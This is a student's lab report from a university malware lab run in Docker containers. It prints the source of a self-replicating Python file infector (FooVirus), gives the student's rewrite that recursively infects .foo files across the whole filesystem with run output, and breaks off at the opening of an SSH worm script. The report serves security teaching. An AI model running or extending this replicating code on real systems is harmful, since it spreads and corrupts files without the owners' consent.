PES UNIVERSITY

Department of Computer Science & Engineering

Information Security

UE23CS343BB6

Assignment 9 Submission

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Section	G
Department	CSE
Campus	RR

Malware Lab

Information Security

UE23CS343BB6

Files as part of this lab setup:

This lab uses a docker setup. The tree is:

```
[pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %tree
.
├── AbraWorm.py
├── docker-compose.yml
├── Dockerfile.attacker
├── Dockerfile.target_1
├── Dockerfile.target_2
├── FooVirus.py
└── Malware Lab.docx.pdf

1 directory, 7 files
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %
```

Change shell name:

PS1="attacker:PES1UG23CS433:PranavHemanth:\w\n\$>"

PS1="target1:PES1UG23CS433:PranavHemanth:\w\n\$>"

PS1="target2:PES1UG23CS433:PranavHemanth:\w\n\$>"

Lab Setup

Step1: Download worm-lab from the link below:

1) https://drive.google.com/file/d/1nEHW-kZ1nnrKSsSvXaw6WeksSemcGJ4k/view?usp=sharing

Step2: Build and Run Containers:

2) Command: docker compose build

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %docker-compose up --build
 => => resolve docker.io/library/ubuntu:20.04@sha256:8feb4d8ca5354def3d8fce243717141ce31e2c428701f6682bd2fafe15  0.0s
 => => sha256:ecd83b6c354452b6a9979c7666bba16927f1e60e2afbfe6401dd6f87d5db8576 25.98MB / 25.98MB                4.4s
 => => extracting sha256:ecd83b6c354452b6a9979c7666bba16927f1e60e2afbfe6401dd6f87d5db8576                       0.9s
 => [attacker 2/5] RUN apt-get update &&     apt-get install -y     openssh-server     python3     python3-pi  102.6s
 => [target_2 2/5] RUN apt-get update &&     apt-get install -y openssh-server python3 net-tools nano &&     m  45.8s
 => [target_2 3/5] RUN useradd -m seed &&     echo "seed:dees" | chpasswd                                        0.3s
 => [target_2 4/5] RUN sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config   0.1s
 => [target_2 5/5] RUN echo "this file contains abracadabra" > /home/seed/secret_target2.txt &&     chown seed:  0.2s
 => [target_1 5/5] RUN echo "this file contains abracadabra" > /home/seed/secret_target1.txt &&     chown seed:  0.2s
 => [target_2] exporting to image                                                                              9.5s
 => => exporting layers                                                                                        6.8s
 => => exporting manifest sha256:2a5671e6da9a97de6dea08b1dfcba31fc3e7127ddd0b9d3d959ea6bdfc93ec1d              0.0s
 => => exporting config sha256:8c388a01479913e43b6b367eda0fe92a104ca9f4447c7fbd76cb605b33ac1ab4                0.0s
 => => exporting attestation manifest sha256:af687154ec9d159d8d14993c71b3c8217f869dd78721d467217408cf1c5eebbf  0.0s
 => => exporting manifest list sha256:64ed260b9a639185a88175ae28ca90b6fdb16263741c60610c7ebdf479ad8462         0.0s
 => => naming to docker.io/library/lab9-target_2:latest                                                        0.0s
 => => unpacking to docker.io/library/lab9-target_2:latest                                                     2.7s
 => [target_1] exporting to image                                                                              9.5s
 => => exporting layers                                                                                        6.8s
 => => exporting manifest sha256:90b2821c33d1ce0fd6828072f3bb8c45bb3a14208538811c1d5ba8750320bee9              0.0s
 => => exporting config sha256:65dafd2cff6083b0e50247e42267a98b4466daba76f3e15dc3cce620c395c295                0.0s
 => => exporting attestation manifest sha256:277721f869782584887f1786b2e00e9600b582f3b37cc632564f34066b9620b1  0.0s
 => => exporting manifest list sha256:765f40d9e21300f5973af52363fdfff5c41087a6aa3b39b588f647fd10a8b087         0.0s
 => => naming to docker.io/library/lab9-target_1:latest                                                        0.0s
 => => unpacking to docker.io/library/lab9-target_1:latest                                                     2.7s
 => [target_1] resolving provenance for metadata file                                                          0.1s
 => [target_2] resolving provenance for metadata file                                                          0.1s
 => [attacker 3/5] RUN ln -fs /usr/share/zoneinfo/Asia/Kolkata /etc/localtime &&     dpkg-reconfigure --fronten  1.2s
 => [attacker 4/5] RUN useradd -m seed &&     echo "seed:dees" | chpasswd                                        0.4s
 => [attacker 5/5] RUN sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config   0.2s
 => [attacker] exporting to image                                                                             25.5s
 => => exporting layers                                                                                       21.8s
 => => exporting manifest sha256:9022e6cdd5860789a76d61a63b119f951cbd3ed3376b452fe1056e6d4219394a              0.0s
 => => exporting config sha256:2ed81beba7235a11ffe6fd140390516b00db6163eef42a61fa9325598a987a96                0.0s
 => => exporting attestation manifest sha256:0b41001760ea0c70bd01b58094ecece99c236bae1cc29f3824210494ee0b0430  0.0s
[+] Running 7/7g manifest list sha256:5f3e1fc9650f6ddc76e16167ec83a2d49e7d4b0fd7bb080ebd6113bfcb9e69b2         0.0s
 ✔ Service target_2            Built                                                                         69.3s
 ✔ Service target_1            Built                                                                         69.3s
 ✔ Service attacker            Built                                                                        143.2s
 ✔ Network wormnet_lab         Created                                                                        0.2s
 ✔ Container target_machine_1  Created                                                                       11.5s
 ✔ Container target_machine_2  Created                                                                       11.5s
 ✔ Container attacker_machine  Created                                                                       11.5s
Attaching to attacker_machine, target_machine_1, target_machine_2
```

Step3: List Containers:

3) Command: docker ps

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %docker ps
CONTAINER ID   IMAGE           COMMAND               CREATED          STATUS          PORTS     NAMES
bcfded5b6e01   lab9-attacker   "/usr/sbin/sshd -D"   55 seconds ago   Up 43 seconds   22/tcp    attacker_machine
affe81189d8d   lab9-target_2   "/usr/sbin/sshd -D"   55 seconds ago   Up 43 seconds   22/tcp    target_machine_2
ebcbd6a13b11   lab9-target_1   "/usr/sbin/sshd -D"   55 seconds ago   Up 43 seconds   22/tcp    target_machine_1
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %
```

Step4: Open a new terminal and access the Attacker Container:

4) Command: docker exec -it attacker_machine bash Or use docksh <container-id>

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %docker exec -it attacker_machine bash
root@bcfded5b6e01:/# PS1="attacker:PES1UG23CS433:PranavHemanth:"
attacker:PES1UG23CS433:PranavHemanth:
```

Step5: Open another terminal and access the Target Machine_1 Container:

5) Command: docker exec -it target_machine_1 bash Or use docksh <container-id>

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %docker exec -it target_machine_1 bash
root@ebcbd6a13b11:/# PS1="target1:PES1UG23CS433:PranavHemanth:"
target1:PES1UG23CS433:PranavHemanth:
```

Step6: Open another terminal and access the Target Machine_2 Container:

6) Command: docker exec -it target_machine_2 bash Or use docksh <container-id>

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %docker exec -it target_machine_2 bash
root@affe81189d8d:/# PS1="target2:PES1UG23CS433:PranavHemanth:"
target2:PES1UG23CS433:PranavHemanth:
```

Step7: Open another terminal and run the following commands:

7) Commands:
   #docker cp FooVirus.py attacker_machine:/var/
   #docker cp AbraWorm.py attacker_machine:/var/

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %docker cp FooVirus.py attacker_machine:/var/
Successfully copied 3.58kB to attacker_machine:/var/
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %docker cp AbraWorm.py attacker_machine:/var/
Successfully copied 6.66kB to attacker_machine:/var/
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab9 %
```

In Attacker Container do the following:

Step8: Note down the ip address of attacker:

8) Command: ifconfig

```
attacker:PES1UG23CS433:PranavHemanth:ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.22.0.3  netmask 255.255.0.0  broadcast 172.22.255.255
        ether 02:42:ac:16:00:03  txqueuelen 0  (Ethernet)
        RX packets 14  bytes 1572 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

attacker:PES1UG23CS433:PranavHemanth:
```

Step9: Create foo files:

9) Commands:
   #echo “hello world” > test1.foo
   #echo “bye bye world”> test2.foo

```
attacker:PES1UG23CS433:PranavHemanth:echo “hello world” > test1.foo
attacker:PES1UG23CS433:PranavHemanth:echo “bye bye world”> test2.foo
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:cat test1.foo
“hello world”
attacker:PES1UG23CS433:PranavHemanth:cat test2.foo
“bye bye world”
attacker:PES1UG23CS433:PranavHemanth:
```

Step10: Change the directory:

10) Commands:

#cd /home/seed

#echo “test”>fun.foo

```
attacker:PES1UG23CS433:PranavHemanth:cd /home/seed
attacker:PES1UG23CS433:PranavHemanth:echo “test”>fun.foo
attacker:PES1UG23CS433:PranavHemanth:ls
fun.foo
attacker:PES1UG23CS433:PranavHemanth:cat fun.foo
“test”
attacker:PES1UG23CS433:PranavHemanth:
```

Step11: Come back to var folder:

11) Command: ls

```
attacker:PES1UG23CS433:PranavHemanth:ls
fun.foo
attacker:PES1UG23CS433:PranavHemanth:cd ..
attacker:PES1UG23CS433:PranavHemanth:ls
seed
attacker:PES1UG23CS433:PranavHemanth:cd ..
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:
```

In Target Machine_1 and Target Machine_2 Container do the following:

Step12: Note down the ip address:

12) Command: ifconfig (target1)

```
target1:PES1UG23CS433:PranavHemanth:ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.22.0.2  netmask 255.255.0.0  broadcast 172.22.255.255
        ether 02:42:ac:16:00:02  txqueuelen 0  (Ethernet)
        RX packets 14  bytes 1572 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

target1:PES1UG23CS433:PranavHemanth:
```

13)Command: ifconfig (target2)

```
target2:PES1UG23CS433:PranavHemanth:ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.22.0.4  netmask 255.255.0.0  broadcast 172.22.255.255
        ether 02:42:ac:16:00:04  txqueuelen 0  (Ethernet)
        RX packets 14  bytes 1572 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

target2:PES1UG23CS433:PranavHemanth:
```

Step13: Move to /home/seed and create files:

14)Commands: (target1)

cd /home/seed
echo “hello world” > test1_target.foo
chmod 777 test1_target.foo
echo “bye bye world”> test2_target.foo
chmod 777 test2_target.foo

```
target1:PES1UG23CS433:PranavHemanth:cd /home/seed
target1:PES1UG23CS433:PranavHemanth:echo “hello world” > test1_target.foo
target1:PES1UG23CS433:PranavHemanth:ls
secret_target1.txt  test1_target.foo
target1:PES1UG23CS433:PranavHemanth:chmod 777 test1_target.foo
target1:PES1UG23CS433:PranavHemanth:echo “bye bye world”> test2_target.foo
target1:PES1UG23CS433:PranavHemanth:ls
secret_target1.txt  test1_target.foo  test2_target.foo
target1:PES1UG23CS433:PranavHemanth:chmod 777 test2_target.foo
target1:PES1UG23CS433:PranavHemanth:ls
secret_target1.txt  test1_target.foo  test2_target.foo
target1:PES1UG23CS433:PranavHemanth:
```

15)Commands: (target2)

cd /home/seed
echo “hello world” > test1_target.foo
chmod 777 test1_target.foo
echo “bye bye world”> test2_target.foo
chmod 777 test2_target.foo

```
target2:PES1UG23CS433:PranavHemanth:cd /home/seed
target2:PES1UG23CS433:PranavHemanth:echo “hello world” > test1_target.foo
target2:PES1UG23CS433:PranavHemanth:ls
secret_target2.txt  test1_target.foo
target2:PES1UG23CS433:PranavHemanth:chmod 777 test1_target.foo
target2:PES1UG23CS433:PranavHemanth:echo “bye bye world”> test2_target.foo
target2:PES1UG23CS433:PranavHemanth:ls
secret_target2.txt  test1_target.foo  test2_target.foo
target2:PES1UG23CS433:PranavHemanth:chmod 777 test2_target.foo
target2:PES1UG23CS433:PranavHemanth:ls
secret_target2.txt  test1_target.foo  test2_target.foo
target2:PES1UG23CS433:PranavHemanth:
```

Step14: Create a new directory:

16)Commands: (target1)

mkdir new
echo “test”>fun_target.foo
chmod 777 fun_target.foo

```
target1:PES1UG23CS433:PranavHemanth:mkdir new
target1:PES1UG23CS433:PranavHemanth:echo “test”>fun_target.foo
target1:PES1UG23CS433:PranavHemanth:chmod 777 fun_target.foo
target1:PES1UG23CS433:PranavHemanth:ls
fun_target.foo  new  secret_target1.txt  test1_target.foo  test2_target.foo
target1:PES1UG23CS433:PranavHemanth:
```

17)Commands: (target2)

mkdir new
echo “test”>fun_target.foo
chmod 777 fun_target.foo

```
target2:PES1UG23CS433:PranavHemanth:mkdir new
target2:PES1UG23CS433:PranavHemanth:echo “test”>fun_target.foo
target2:PES1UG23CS433:PranavHemanth:chmod 777 fun_target.foo
target2:PES1UG23CS433:PranavHemanth:ls
fun_target.foo  new  secret_target2.txt  test1_target.foo  test2_target.foo
target2:PES1UG23CS433:PranavHemanth:
```

Part 1: To learn how malware spreads by first analyzing a virus that infects files locally and then modifying it to create a worm that spreads across machines automatically.

Task 1: Objective

- Understand how a file-infecting virus works
- Analyze the working of FooVirus.py

What is FooVirus.py?
A self-replicating program that:

- Finds .foo files
- Copies its own code into them
- Disables original content
- Key Concepts
  - Self-replication
  - File infection
  - No network propagation
  - Local spreading only

Execution Flow (Diagram)

START
↓
Read own code (first 37 lines)
↓
Find all *.foo files
↓
For each file:
↓
Check if already infected
↓
Change permissions
↓
Write virus code at top
↓
Comment original content
↓
END

Step1: Observe the content of foo files in attacker container before and after running the following:

Before:

```
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:cat test1.foo
“hello world”
attacker:PES1UG23CS433:PranavHemanth:cat test2.foo
“bye bye world”
attacker:PES1UG23CS433:PranavHemanth:
```

18)Command: python3 FooVirus.py

```
attacker:PES1UG23CS433:PranavHemanth:python3 FooVirus.py

HELLO FROM FooVirus

This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files whose names end in .foo in the directory
in which you execute an infected file. If you send an
infected file to someone else and they execute it,
their .foo files will be damaged also.

Note that this is a safe virus and it is for educational
purposes only. The virus does not carry a harmful payload.
All it does is to print out this message and comment out
the code in .foo files.

attacker:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooVirus.py  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
attacker:PES1UG23CS433:PranavHemanth:cd ..
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:cat test1.foo
“hello world”
attacker:PES1UG23CS433:PranavHemanth:cat test2.foo
“bye bye world”
attacker:PES1UG23CS433:PranavHemanth:
```

Explanation:
The FooVirus program demonstrates a basic file-infecting virus. It scans for files with the .foo extension in the current directory and prepends its own code to them. The original content of the file is not deleted but commented out, making the infection non-destructive. This illustrates how self-replication works in malware without using network propagation.

Task 1.1 : Check if the content of fun.foo in /home/seed changed or not after you executed the above command. If not, why?

Explanation:
The file fun.foo located in /home/seed was not infected because the virus only scans the current working directory using glob.glob("*.foo"). Since the script was executed from a different directory (/var), it did not traverse into /home/seed. This highlights the limitation of local directory-based infection.

19)Command: cat FooVirus.py

```
AbraWorm.py  FooVirus.py  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
attacker:PES1UG23CS433:PranavHemanth:cat FooVirus.py
#!/usr/bin/env python3
import sys
import os
import glob

## FooVirus.py (Python 3 version)
## Original Author: Avi Kak
## Updated for Python 3

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo in the directory")
print("in which you execute an infected file. If you send an")
print("infected file to someone else and they execute it,")
print("their .foo files will be damaged also.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.")
print("All it does is to print out this message and comment out")
print("the code in .foo files.\n")


# 🔹 Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


# 🔹 Infect all .foo files in current directory
for item in glob.glob("*.foo"):
    print("Processing:", item)

    with open(item, 'r') as IN:
        all_of_it = IN.readlines()

    # Correct infection check
    if any('foovirus' in line.lower() for line in all_of_it):
        print("Already infected:", item)
        continue

    # 🔹 Change permissions (Python 3 fix)
    os.chmod(item, 0o777)

    # 🔹 Infect file
    with open(item, 'w') as OUT:
        OUT.writelines(virus)

        # Comment out original content
        all_of_it = ['# ' + line for line in all_of_it]
        OUT.writelines(all_of_it)


    print("Infected:", item)
attacker:PES1UG23CS433:PranavHemanth:
```

```
attacker:PES1UG23CS433:PranavHemanth:cat fun.foo
test
attacker:PES1UG23CS433:PranavHemanth:
```

Explanation:
The code is created to only infect .foo files in the same subdirectory hence we don't see any changes in our test files

Now running again after copying the test files to /var:

20)Command: python3 FooVirus.py



After:

```
attacker:PES1UG23CS433:PranavHemanth:cat test1.foo
#!/usr/bin/env python3
import sys
import os
import glob

## FooVirus.py (Python 3 version)
## Original Author: Avi Kak
## Updated for Python 3

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo in the directory")
print("in which you execute an infected file. If you send an")
print("infected file to someone else and they execute it,")
print("their .foo files will be damaged also.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.")
print("All it does is to print out this message and comment out")
print("the code in .foo files.\n")


# 🔹 Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


# 🔹 Infect all .foo files in current directory
for item in glob.glob("*.foo"):
    print("Processing:", item)

    with open(item, 'r') as IN:
        all_of_it = IN.readlines()

    # Correct infection check
# “hello world”
attacker:PES1UG23CS433:PranavHemanth:
```

```
attacker:PES1UG23CS433:PranavHemanth:cat test2.foo
#!/usr/bin/env python3
import sys
import os
import glob

## FooVirus.py (Python 3 version)
## Original Author: Avi Kak
## Updated for Python 3

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo in the directory")
print("in which you execute an infected file. If you send an")
print("infected file to someone else and they execute it,")
print("their .foo files will be damaged also.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.")
print("All it does is to print out this message and comment out")
print("the code in .foo files.\n")


# 🔹 Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


# 🔹 Infect all .foo files in current directory
for item in glob.glob("*.foo"):
    print("Processing:", item)

    with open(item, 'r') as IN:
        all_of_it = IN.readlines()

    # Correct infection check
# “bye bye world”
attacker:PES1UG23CS433:PranavHemanth:
```

Step2: Now, make the required changes in FooVirus.py such that the foo files across any folder in the attacker container are infected:

21)Edit: nano FooVirusUpdated.py

```
  GNU nano 4.8                          FooVirusUpdated.py                          Modified
#!/usr/bin/env python3
import sys
import os

## Modified FooVirus.py (Recursive Infection Version)

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo across the entire system.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.\n")


#    ^=^t    Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


#    ^=^t    Traverse entire filesystem and infect .foo files
for root, dirs, files in os.walk("/"):

    # Optional: skip heavy/system directories (safer execution)
    dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]

    for file in files:
        if file.endswith(".foo"):
            item = os.path.join(root, file)
            print("Processing:", item)

            # Read file safely
            try:
                with open(item, 'r') as IN:
                    all_of_it = IN.readlines()
            except:
                continue   # skip inaccessible files

            #    ^=^t    Reinfection check
            if any('foovirus' in line.lower() for line in all_of_it):
                print("Already infected:", item)
                continue

            try:
                #    ^=^t    Change permissions
                os.chmod(item, 0o777)

                #    ^=^t    Infect file
                with open(item, 'w') as OUT:
                    OUT.writelines(virus)

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos  M-U Undo  M-A Mark Text  M-] To Bracket
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo  M-6 Copy Text  ^Q Where Was
```

```
attacker:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooVirus.py  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
attacker:PES1UG23CS433:PranavHemanth:nano FooVirusUpdated.py
attacker:PES1UG23CS433:PranavHemanth:ls
AbraWorm.py  FooVirus.py  FooVirusUpdated.py  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
attacker:PES1UG23CS433:PranavHemanth:
```

Rerun task 1.1:

Before:

```
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:cat test1.foo
“hello world”
attacker:PES1UG23CS433:PranavHemanth:cat test2.foo
“bye bye world”
attacker:PES1UG23CS433:PranavHemanth:
```

22)Command: python3 FooVirusUpdated.py

```
attacker:PES1UG23CS433:PranavHemanth:python3 FooVirusUpdated.py

HELLO FROM FooVirus

This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files whose names end in .foo across the entire system.

Note that this is a safe virus and it is for educational
purposes only. The virus does not carry a harmful payload.

Processing: /test1.foo
Infected: /test1.foo
Processing: /test2.foo
Infected: /test2.foo
Processing: /home/seed/fun.foo
Infected: /home/seed/fun.foo
attacker:PES1UG23CS433:PranavHemanth:
```

After:

```
attacker:PES1UG23CS433:PranavHemanth:cd ..
attacker:PES1UG23CS433:PranavHemanth:ls
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  test1.foo  test2.foo  tmp  usr  var
attacker:PES1UG23CS433:PranavHemanth:cat test1.foo
#!/usr/bin/env python3
import sys
import os

## Modified FooVirus.py (Recursive Infection Version)

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo across the entire system.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.\n")


# 🔹 Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


# 🔹 Traverse entire filesystem and infect .foo files
for root, dirs, files in os.walk("/"):

    # Optional: skip heavy/system directories (safer execution)
    dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]

    for file in files:
        if file.endswith(".foo"):
            item = os.path.join(root, file)
            print("Processing:", item)

            # Read file safely
            try:
                with open(item, 'r') as IN:
                    all_of_it = IN.readlines()
            except:
# “hello world”
attacker:PES1UG23CS433:PranavHemanth:
```

```
attacker:PES1UG23CS433:PranavHemanth:cat test2.foo
#!/usr/bin/env python3
import sys
import os

## Modified FooVirus.py (Recursive Infection Version)

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files whose names end in .foo across the entire system.\n")

print("Note that this is a safe virus and it is for educational")
print("purposes only. The virus does not carry a harmful payload.\n")


# 🔹 Read its own code (first 37 lines)
with open(sys.argv[0], 'r') as IN:
    virus = [line for i, line in enumerate(IN) if i < 37]


# 🔹 Traverse entire filesystem and infect .foo files
for root, dirs, files in os.walk("/"):

    # Optional: skip heavy/system directories (safer execution)
    dirs[:] = [d for d in dirs if d not in ["proc", "sys", "dev"]]

    for file in files:
        if file.endswith(".foo"):
            item = os.path.join(root, file)
            print("Processing:", item)

            # Read file safely
            try:
                with open(item, 'r') as IN:
                    all_of_it = IN.readlines()
            except:
# “bye bye world”
attacker:PES1UG23CS433:PranavHemanth:
```

Explanation:
The virus was modified to use recursive directory traversal with os.walk("/"), enabling it to search all directories in the container. This allows the virus to infect .foo files across multiple folders instead of being restricted to a single directory. The modification demonstrates how malware can expand its scope by traversing the entire file system.

Answer the following Questions:

1. Why does the virus read sys.argv[0]?
   Answer: The virus reads sys.argv[0] to access its own source code. This allows it to copy its own contents and replicate itself into other .foo files. Since sys.argv[0] contains the filename of the currently executing script, it enables self-replication without hardcoding the file name.

2. Why are only the first 37 lines copied?
   Answer: Only the first 37 lines are copied because they contain the main virus payload, including the print statements and setup logic. This limits the size of the injected code and avoids copying unnecessary or potentially problematic parts of the script. It also ensures controlled behavior and prevents excessive growth of infected files.

3. What happens if the reinfection check is removed?
   Answer: If the reinfection check is removed, the virus will repeatedly infect already infected files every time it runs. This will lead to multiple copies of the virus code being appended, causing the file size to grow rapidly and potentially making the files unusable or corrupted.

4. Why is the original code commented instead of deleted?
   Answer: The original code is commented instead of deleted to preserve the content of the file. This makes the infection less destructive and allows recovery of the original data if needed. It also demonstrates a non-destructive approach suitable for educational purposes.

5. What type of malware is this and why?
   Answer: This is a file-infecting virus. It is classified as a virus because it spreads by attaching its code to other files and requires execution to propagate. It does not spread automatically over a network, which distinguishes it from a worm.

Task 2: Objective

A virus spreads by infecting files locally, while a worm spreads automatically across systems using network communication. FooVirus.py only spreads locally. To become a worm, it must:

- Spread across machines
- Use network communication

In order to do that, take cues from the code provided for AbraWorm.py, turn the FooVirus.py virus into a worm by incorporating networking code in it and call it

FooWorm.py. Paste the FooWorm.py code in the report with explanations and required screenshots.

Worm Flow (Diagram)

ATTACKER MACHINE

↓

Read own code

↓

Connect to remote machine (SSH)

↓

Traverse directories

↓

Download file → /tmp

↓

Infect locally

↓

Upload back

↓

Delete temp file

↓

Repeat

AbraWorm.py

```
attacker:PES1UG23CS433:PranavHemanth:cat AbraWorm.py
#!/usr/bin/env python3

### AbraWorm.py (Simplified Lab Version)
### Modified for educational use (no exfiltration)

import sys
import os
import random
import paramiko
import scp
import signal

def sig_handler(signum, frame):
    os.kill(os.getpid(), signal.SIGKILL)

signal.signal(signal.SIGINT, sig_handler)

debug = 1

NHOSTS = NUSERNAMES = NPASSWDS = 3

